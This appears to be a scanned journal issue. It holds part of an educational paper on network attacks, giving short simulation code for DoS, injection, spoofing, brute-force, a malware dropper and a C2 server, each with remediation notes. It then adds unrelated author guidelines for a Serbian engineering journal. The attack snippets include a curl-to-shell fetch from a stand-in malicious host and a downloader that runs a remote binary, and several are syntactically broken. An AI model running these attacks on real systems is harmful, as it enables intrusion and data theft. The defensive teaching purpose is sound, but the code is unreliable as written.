def dos_attack(target_ip, target_port):
   while True:
      sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
      sock.sendto( b'FLOOD', (target_ip, target_port))

# Start the attack
thread = threading.Thread(target=dos_attack, args=('192.168.1.1', 80))
thread.start()
```

Remediation: Use firewalls and traffic routing through services to protect against DoS attacks such as Cloudflare or AWS Shield.

- **Distributed Denial of Service (DDoS)**

Simulation:

```
python
Copy the code
# Similar to DoS, but with more IP addresses
```

Remediation: Implement DDoS protection at the network level and use services such as Cloudflare or AWS Shield for distributed protection.

- **Man-in-the-Middle (MitM)**

Simulation:

```
python
Copy the code
from scapy.all import *

def mitm_attack(target_ip):
# This simulation is only used for educational purposes
   sniff( filter="tcp and port 80", prn=lambda x: x.summary())

# Start a MitM attack
mitm_ attack( '192.168.1.100')
```

Remediation: Use HTTPS for traffic encryption and implement security certificates.

- **SQL Injection**

Simulation:

python
Copy the code
import requests

payload = {'username': 'admin', 'password': "' OR '1'='1"}
response = requests.post('http://example.com/login', data=payload)
print(response.text)

Remediation: Use parameterized queries and ORM (Object-Relational Mapping) to protect against SQL injections.

- **Cross-Site Scripting (XSS)**

Simulation:
html
Copy the code
<script> alert ('XSS');</script>

Remediation: Use escape characters for special characters in HTML and validate user input.

- **Cross-Site Request Forgery (CSRF)**

Simulation:

html
Copy the code
<form action="http://example.com/transfer" method="POST">
<input type="hidden" name="amount" value="1000" />
<input type="submit" value="Submit" />
</form>

Remediation: Use CSRF tokens in all forms and authenticate users.

- **Remote Code Execution (RCE)**

Simulation:
python
Copy the code
import os
os.system('curl http://malicious.com/malicious_script.sh | sh')

Remediation: Limit access to executable commands and use secure methods for data entry and processing.

- **Directory Traversal**

Simulation:

python
Copy the code
import requests

response = requests.get('http://example.com/file?name=../../../etc/passwd')
print(response.text)

Sanitization: Validate and sanitize user inputs to prevent manipulation of file paths.

- **Brute Force Attack**

Simulation:

```
python
Copy the code
import requests

for password in ['123456', 'password', 'admin']:
    response = requests.post('http://example.com/login', data={'username': 'admin', 'password': password})
    if 'Invalid' not in response.text:
        print( f'Password found: {password}')
```

Remediation: Implement protection against brute force attacks using CAPTCHA and limit the number of login attempts.

- **Credential Stuffing**

Simulation:

```
python
Copy the code
import requests

for creds in [('admin', 'password123'), ('user', '123456')]:
    response = requests.post('http://example.com/login', data={'username': creds[0], 'password': creds[1]})
    if 'Invalid' not in response.text:
        print( f'Valid credentials: {creds}')
```

Remediation: Use unique passwords and two-factor authentication (2FA).

- **Session Hijacking**

Simulation:

```
python
Copy the code
import requests

session_cookie = 'sessionid=abc123'
response = requests.get('http://example.com/profile', cookies={'sessionid': session_cookie})
print( response.text)
```

Remediation: Use secure methods for session management and ensure session cookies are protected.

- **DNS Spoofing**

Simulation:

```
python
Copy the code
from scapy.all import *

def dns_spoof(target_ip):
    packet = IP(dst=target_ip)/UDP(dport=53)/DNS(qd=DNSQR(qname='example.com'))
    send( packet)
```

```
# Start the attack
dns_ spoof( '192.168.1.100')
```

Remediation: Use DNSSEC to protect against DNS spoofing and verify DNS responses.

- **ARP Spoofing**

Simulation:

```
python
Copy the code
from scapy.all import *

def arp_spoof(target_ip, spoof_ip):
   packet = ARP(op=2, pdst=target_ip, psrc=spoof_ip)
   send( packet, verbose=False)

# Start the attack
arp_ spoof( '192.168.1.100', '192.168.1.1')
```

Remediation: Use static ARP entries and ARP spoofing detection tools.

- **Buffer Overflow**

Simulation:

```
Copy the code
#include <string.h>
#include <stdio.h>

void vulnerable_function(char *input) {
   char buffer[10];
   strcpy( buffer, input); // This is vulnerable to buffer overflow
}

int main() {
   char input[20];
   fgets( input, 20, stdin);
vulnerable_ function( input);
   return 0;
}
```

Remediation: Use bounds-checking functions such as strncpy and implement overflow protection .

- **Log Injection**

Simulation:

```
python
Copy the code
import logging

logger = logging.getLogger('example')
handler = logging.FileHandler('app.log')
logger.addHandler( handler )

logger.info( 'User input: %s', '"; DROP TABLE users; --")
```

Remediation: Validate and remediate all entries that are written to the logs.

- **Code Injection**

Simulation:

python
Copy the code
import os

user_input = 'ls'
os.system(f'bash -c "{user_input}"')

Sanitization: Never execute user input without prior validation and sanitization.

- **Privilege Escalation**

Simulation:

python
Copy the code
import os

# Attempt to escalate privileges (for educational purposes only)
os.system('sudo su')

Remediation: Restrict user privileges and use security practices to manage access.

- **Advanced Persistent Threat (APT)**

One of the most difficult attacks on a computer network is **"Advanced Persistent Threat (APT)"** . This attack is complex and long-term, often carried out using sophisticated techniques and methods, and usually targets specific organizations or individuals with the intention of gaining long-term access to network resources.

Example: Simulating an APT Attack

For this simulation, we will use **"Command and Control (C2) Server"** and **"Malware Dropper"** as an example of the basic components of an APT attack. This example shows the basic steps, but actual attacks can be far more complex.

Note: This example is for educational purposes and should not be used for actual attacks.

Malware Dropper

A malware dropper is a program used to download and install malicious software on a targeted system. This software may use various techniques to hide and avoid detection.

Python Code for Dropper:

python
Copy the code
import requests
import os

def download_and_execute(url, filename):
response = requests.get(url)
with open(filename, 'wb') as file:
file.write(response.content)
os.system(f'chmod +x {filename}')
os.system(f'./{filename}')

```
# The malware download URL and file name
malware_url = ' http://malicious-server.com/malware '
filename = 'malware'
download_and_execute ( malware_url, filename)
```

Comments and analysis:

- **requests.get(url)** downloads the malicious file from the server.
- **with open(filename, 'wb')** saves the downloaded file to the local disk.
- **os.system(f'chmod +x {filename}')** grants executable permissions to the file.
- **os.system(f'./{filename}')** executes the downloaded file.

This code downloads and runs a malicious file, which can have different functionalities, such as stealing data or creating a backdoor for further attacks.

- **Command and Control (C2) Server**

The C2 server is the central location from which the attackers manage the infected systems. Here is a simple example Python script that simulates basic C2 functionality.

Python Code for C2 Server:

```
python
Copy the code
from flask import Flask, request, jsonify

app = Flask(__name__)

# Stores information about infected systems
infected_systems = {}

@app.route( '/register', methods=['POST'])
def register():
system_id = request.form[ 'system_id']
infected_systems [ system_id] = request.remote_addr
   return jsonify({"status": "registered"}), 200

@app.route( '/commands/<system_id>', methods=['POST'])
def send_command(system_id):
   command = request.form['command']
   if system_id in infected_systems:
# Simulates sending a command to an infected system
      print( f'Sending command to {system_id}: {command}')
      return jsonify({"status": "command sent"}), 200
   return jsonify({"status": "system not found"}), 404

if __name__ == '__main__':
   app.run( host='0.0.0.0', port=5000)
```

Comments and analysis:

- **The /register endpoint** allows infected systems to log in to the C2 server.
- **The /commands/<system_id> endpoint** allows sending commands to specific infected systems.
- This server only simulates communication; in reality, much more sophisticated protocols and encryption would be used for communication.

- **Sanitation and Protection**

Education and awareness: Education of users and IT staff about security threats and protection techniques.

Antivirus and antimalware protection: Using advanced antivirus and antimalware tools to identify and block malware.

Regular updates: Keeping systems and applications up to date to correct known vulnerabilities.

Network segmentation: Separation of the network into segmented parts to limit movements within the network in case of compromise.

Monitoring and detection: Implementation of intrusion detection solutions (IDS) and monitoring of network traffic for early detection of suspicious activities.

This example provides a basic idea of the components of an APT attack and protection methods. In the real world, attacks are often more complex and use advanced techniques to evade detection and detection.

3. Results and discussion

In this paper, various aspects of computer network forensics are explored with a focus on attacks and their simulations, as well as protection and remediation techniques. The most common attacks are analyzed, including Denial of Service (DoS), SQL Injection, Cross-Site Scripting (XSS) and Advanced Persistent Threats (APT). Each of these attacks has its own characteristics, methods of execution, and techniques for prevention and remediation.

Key Findings:

- Attack sophistication: Attacks like APTs exhibit a high level of sophistication and a long-term strategy involving multiple stages and components, such as malware droppers and command-and-control (C2) servers. These attacks are more difficult to detect and require complex remediation approaches.
- Attack simulations: Using code to simulate an attack provides insight into how attackers might carry out their activities and what kinds of tools and techniques they use. Simulations such as malware droppers and C2 servers help understand the functionality and impact of different attack components.
- Remediation techniques: Methods for remediation of attacks have been developed and described, including the use of anti-virus programs, encryption, authentication, and network segmentation. These techniques are critical to protecting networks and minimizing the potential damage caused by attacks.
- Analysis and implementation: By analyzing each attack and its simulation, key steps to protect networks are identified. Implementing these techniques in a real-world environment helps strengthen security measures and respond more effectively to threats.

Recommendations for future work:

- Advanced Research: Future research should focus on developing new techniques and tools for attack detection and prevention. Also, researching new methods to analyze and protect against advanced threats can improve network security.
- Training and awareness: Continuous education of users and IT professionals about new threats and best practices for network protection is essential. Developing educational programs and simulating attacks can improve organizations' ability to recognize and respond to threats.
- Integration and collaboration: Collaboration between different sectors and organizations can improve the approach to network security. Sharing information about threats and best practices can help develop comprehensive security strategies.

4. Conclusion

In conclusion, this paper provides a thorough insight into the dynamics of attacks on computer networks and techniques for their prevention and remediation. Understanding and implementing these methods can significantly improve the security of network systems and reduce the risk of future attacks.

Literature

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11. NIST. (2024). *Advanced Persistent Threats: Detection and Mitigation Strategies*, National Institute of Standards and Technology.
12. N.A. (2024). The Future of Network Security: Emerging Trends and Technologies, *IEEE Security & Privacy Magazine*,
13. SANS Institute (2023). *Practical Approaches to Cyber Threat Intelligence and Forensics*, SANS Institute.
14. ACM Computing (2024). *Recent Advances in Cybersecurity: Techniques and Tools*, ACM Computing Surveys.

Guidelines for the Preparation of Papers for Publication in the Serbian Journal of Engineering Management

Title of Paper in Serbian

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Summary in Serbian: This document is a template for formatting the papers in order to prepare them for printing. This summary provides briefly the information related to the content of the article so that the reader can rapidly and accurately assess its relevance. Authors should explain the goals of research or state the reason (reasons) why they have written the article. Then, it is necessary to describe the methods used in the study and briefly describe the results they have obtained in the research. The abstract should be between 100 and 250 words long.

Keywords: 3-5 keywords for indexing and search purposes

Title of Paper in English

Abstract in English: This document presents a template for preparing the print-ready papers that will be included in the Serbian Journal of Engineering Management. The abstract briefly summarizes the article and gives the reader the opportunity to assess its relevance. The authors should elaborate the goals of the research or state their reason (reasons) for writing the paper. It is additionally required for them to describe the methods used during the research and give a brief description of the results and conclusions of the research. The abstract should be between 100 and 250 words long.

Keywords: 3-5 keywords for indexing and search purposes

1. Introduction

The paper should be written using MS Word for Windows (on Serbian Cyrillic, Latin or English – UK keyboard). The length of work should not be more than 10 pages including text, diagrams, tables, references, and appendices.

The format is **A4**. Use **2 cm** for the lower and upper margin and **2.5 cm** for the left and right margin. The spacing within one paragraph should be one (single), while the spacing between paragraphs is double. To format the text, it is recommended to use font Times New Roman.

2. Structure of the paper


In the first line of the first page the title should be written in Serbian language (16 pt). Under the title of the paper the spaces for name(s) of the author and the names of the author's institutions should be indicated as specified and aforementioned in this Guideline. After the space for the institution of the last author, leave one blank line and write the short summary (10 pt) in Serbian. After the summary, provide an overview of key words. After the paper title you indicated, include the summary and key words in the Serbian language, whereas they should be indicated in English like above.

Numbered subtitles of the first level must be formatted using the font 12 pt bold, a second-level sub-titles should be 10 pt bold. The text, and a list of references should be formatted using the font 10 pt.

3. Graphs, tables and formulae

All illustrations, regardless of whether they are diagrams, photographs or charts are referred to as images. The name and number of images should be displayed as centred.

Figure 1: Accommodation units according to the structure of hotel capacities in 2011 and 2012, written in the form of percentage



Source: (The Ministry of Finance and Economy, 2013)

The title and number of the table should be presented above the table as centred

Table 1: Accommodation units according to the structure of hotel capacities in 2011 and 2012, written in the form of percentage

Category	2011	2012	Number of accommodation units (2011)	Number of accommodation units (2012)
5*	**9,9**	**6,7**	1452	990
4*	**23,6**	**25,9**	3486	3911
3*	**39,8**	**37,3**	5895	5636
2*	**21,2**	**22,6**	3102	3420
1*	**5,6**	**7,5**	1133	1132
total	100	100	15068	15089

Source: (The Ministry of Finance and Economy, 2013)

Submit your article, including tables, images, etc., as a single file. In addition, you should submit all figures and tables (which are entered in black and white) as separate files in TIFF or JPF format with a minimum resolution of 300dpi.

Formulae should be centered on the page and properly numbered, as in the following example. It is recommended that you format the rows with formulae in Microsoft Word (using MathType).

$$PVo = \frac{FVn}{(1+i)^n} \quad (1)$$

4. Conclusion

In conclusion, the authors should summarize the results they have obtained in the research.

5. Literature

When quoting the literature, the APA referencing system should be used. For more information, see the Publication Manual of the American Psychological Association (6th ed.).

When quoting within the text, as in the sentence where you mention the author and specify his words, then after the author's name you should indicate the year of publication of the quoted text in parentheses, at the end of the sentence there should be the number of page in which the text should be indicated: according to Čerović (2012) ,,quoted text''(p.10). When the author is not mentioned in the sentence, then his last name, the year of publication and the number of page should be indicated in parentheses at the end of a sentence, and if the quote was created by paraphrasing or summarizing, then data about the page number is not required: (Čerović, 2012). If there are two or more references by the same author, but they were published at the same time in the same year, the referencing should look like this (Harish, 2008a; Harish, 2008b). When two authors wrote the paper together, the surnames of both authors are written as follows (Petković and Pindžo, 2012), or (Tew & Barbieri, 2012). The call for references in the text requires working with more than two authors and should be stated as follows (Luque-Martinez et al., 2007). When citing a source that does not show the number of pages (such as electronic sources) use the author's name and year of publication if the author is known, and if the author is a corporation or an organization, write down the organization name and year of publication (Ministry of Finance and Economy, 2013).

References should be given at the end of the main text in alphabetical order, following the last name of the author. Below are shown examples of using APA style for citations appearing in various forms (books, journal articles, proceedings, electronic resources, etc.).

A book with one author:
Example: Hrabovski, Tomić, E. (2009). *Health tourism destinations.* Novi Sad: Prometheus.

A book with several authors:
When you have multiple authors, all of them are supposed to be mentioned, but as soon as the last surnames are added and if there are more than seven authors, mention the first six and then write … at the end of the last author.

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A book which was translated from a foreign language:
Example: Spic, E. H. (2011). *Art and psyche: a study of psychoanalysis and aesthetics.* (A. Niksic, prev.). Belgrade: Clio.

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Papers in the proceedings:
Example: Cerovic, S. (2012). *Modern concepts of strategic tourism destination management.* Scientific conference with international participation "Tourism: Challenges and Opportunities", Trebinje.

Papers published in the journal by one author:
Example: Harish, R. (2008). Brand Architecture and its Application in Strategic Marketing. *The Icfai University Journal of Brand Management,* 7 (2), 39-51.

Papers in a journal with two authors:
If the article to which you refer has a DOI number, references need to be added.

Example: Tew, C. Barbieri, C. (2012). The perceived benefits of agritourism: The provider's perspective. *Tourism Management*, 33 (6), 215-224. doi: 10.1016 / j.tourman.2011.02.005

Papers in a journal with more than two authors:
Example: Luque-Martinez, T. Castaneda-Garcia, A. J., Frias-Jamilena, D. M., Munoz-Leiva, F. & Rodriguez-Molina, M. A. (2007). Determinants of the Use of the Internet as a Tourist Information Source. *The Service Industries Journal*, 27 (7), 881 to 891. doi: 10.1080 / 02642060701570586

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Document or databases from the Internet, the official web page for which we do not know the author:
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Document or databases from the Internet, private or official web page where the author is a corporation or organization:
For example, the Ministry of Finance and Economy. (2013). Information on tourist traffic in Serbia. Retrieved on 06 February 2013 from http://www.turizam.mfp.gov.rs/index.php/sr/2010- 02-11-17-24-30

The sources which were not used in the paper should not be included in the list of references. References should be cited in the language in which they are published without translating them into the language of paper.

Obrazac za pripremu radova za objavljivanje u časopisu
Serbian Journal of Engineering Management

Naslov rada na srpskom jeziku

Ime Prezime[1]*, Ime Prezime[2], Ime Prezime[3] [ostavite u ovoj verziji prazno za potrebe recenzije]

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Apstrakt: Ovaj dokument predstavlja obrazac za formatiranje radova tako da izgledaju kao da su već spremni za štampu. Sažetak predstavlja kratak informativni prikaz sadržaja članka koju čitaocu treba da omogući brzu i tačnu ocenu njegove relevantnosti. Autori treba da obrazlože ciljeve istraživanja ili navedu razlog (razloge) zbog koga pišu članak. Zatim, potrebno je da opišu metode korišćene u istraživanju i ukratko opišu rezultate do kojih su došli u istraživanju. Sažetak treba da sadrži od 100 do 250 reči.

Ključne reči: 3-5 ključnih reči za indeksiranje i pretraživanje

Title of Paper in English

Abstract: This document presents a template for preparing the print-ready papers that will be included in the Serbian Journal of Engineering Managment. The abstract briefly summarizes the article and gives the reader the opportunity to assess it's relevancy. The authors should elaborate the goals of the research or state their reason (reasons) for writing the paper. It is additionally required for them to describe the methods used during the research and give a brief description of the results and conclusions of the research. The abstract should be between 100 and 250 words in lenght.

Keywords: 3-5 keywords

1. Uvod

Rad pisati koristeći MS Word za Windows (tastatura za srpsku ćirilicu, latinicu ili engleski jezik - UK). Dužina rada treba da bude najviše 10 strana uključujući tekst, slike, tabele, literaturu i ostale priloge. Format stranice je **A4.** Koristite **2 cm** za donju i gornju marginu, a **2,5 cm** za levu i desnu marginu. Razmak između redova u okviru jednog pasusa je jedan, dok je razmak između paragrafa dvostruki. Za formatiranje teksta preporučuje se korišćenje fonta **Times New Roman.**

2. Struktura rada


U prvom redu na prvoj strani treba napisati naslov rada na srpskom jeziku (16 pt). Ispod naslova rada treba ostaviti mesto za navođenje ime(na) autora, nazive institucija autora onako kako je naznačeno u ovom Obrascu. Nakon institucije poslednjeg autora, ostaviti jedan prazan red i u sledećem napisati kratak sažetak (10 pt). Nakon sažetka sledi pregled ključnih reči. Nakon prikazanog naslova rada, sažetka i ključnih reči na srpskom jeziku, potrebno je i na engleskom jeziku naznačiti prethodno navedeno.

Numerisane podnaslove prvog nivoa treba formatirati korišćenjem fonta 12 pt boldovano, a podnaslove drugog nivoa 10 pt boldovano. Tekst, kao i spisak literature treba formatirati korišćenjem fonta 10 pt.

3. Grafički i tabelarni prikazi i formule

Sve ilustracije, bez obzira da li su dijagrami, fotografije, grafikoni nazivaju se slike. Naziv i broj slike treba prikazati na sredini reda iznad slike.

Slika 1: Procentualno učešće smeštajnih jedinica u strukturi hotelskih kapaciteta u 2011. i 2012. godini



Izvor: (Ministarstvo finansija i privrede, 2013)

Naziv i broj tabele treba prikazati iznad tabele na sredini reda.

Tabela 1: Procentualno učešće smeštajnih jedinica u strukturi hotelskih kapaciteta u 2011. i 2012. godini

Kategorija	2011.	2012.	Broj smeštajnih jedinica (2011)	Broj smeštajnih jedinica (2012)
5*	**9,9**	**6,7**	1452	990
4*	**23,6**	**25,9**	3486	3911
3*	**39,8**	**37,3**	5895	5636
2*	**21,2**	**22,6**	3102	3420
1*	**5,6**	**7,5**	1133	1132
ukupno	100	100	15068	15089

Izvor: (Ministarstvo finansija i privrede, 2013)

Pošaljite svoj rad, uključujući tabele, slike itd, kao jednu datoteku. Pored toga, treba dostaviti sve slike i tabele (koje se unose u crno-beloj tehnici) kao posebne fajlove u JPF ili TIFF formatu sa najmanje 300dpi rezolucije.

Formule treba centrirati na stranici sa numeracijom, kao u narednom primeru. Preporučuje se formatiranje redova sa formulama u Microsoft Word-u (MathType).

$$\mathrm{PVo} = \frac{\mathrm{FVn}}{(1+\mathrm{i})^{\mathrm{n}}} \qquad (1)$$

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U zaključku autori treba da sumiraju rezultate do kojih su došli u istraživanju.

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Knjiga, prevod dela:
Primer: Spic, E. H. (2011). *Umetnost i psiha: studija o psihoanalizi i estetici.* (A. Nikšić, prev.). Beograd: Clio.

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Ako je knjiga zbornik radova na neku odgovarajuću temu, kao autora navodimo priređivača tog dela i uz njegovo prezime i inicijal imena u zagradi dodajemo "ured." ako je urednik, ili "prir." ako je priređivač, ili pak "Ed." kao editor ako je knjiga pisana na stranom jeziku.

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Rad u časopisu sa jednim autorom:
Primer: Harish, R. (2008). Brand Architecture and its Application in Strategic Marketing. *The Icfai University Journal of Brand Management,* 7(2), 39-51.

Rad u časopisu sa dva autora:
Ako članak na koji se pozivate ima DOI broj, treba ga dodati referenci.

Primer: Tew, C. & Barbieri, C. (2012). The perceived benefits of agritourism: The provider’s perspective. *Tourism Management,* 33(6), 215-224. doi:10.1016/j.tourman.2011.02.005

Rad u časopisu sa više od dva autora:
Primer: Luque-Martinez, T., Castaneda-Garcia, J. A., Frias-Jamilena, D. M., Munoz-Leiva, F. & Rodriguez-Molina, M. A. (2007). Determinants of the Use of the Internet as a Tourist Information Source. *The Service Industries Journal,* 27(7), 881-891. doi: 10.1080/02642060701570586

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Izvori koji nisu korišćeni u radu ne treba da se nalaze u popisu literature. Reference treba navoditi na jeziku na kome su objavljene bez prevođenja na jezik rada.

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Submitted papers must be in alignment with guidelines for authors. In case they have not followed these guidelines, they would be reviewed for correction.

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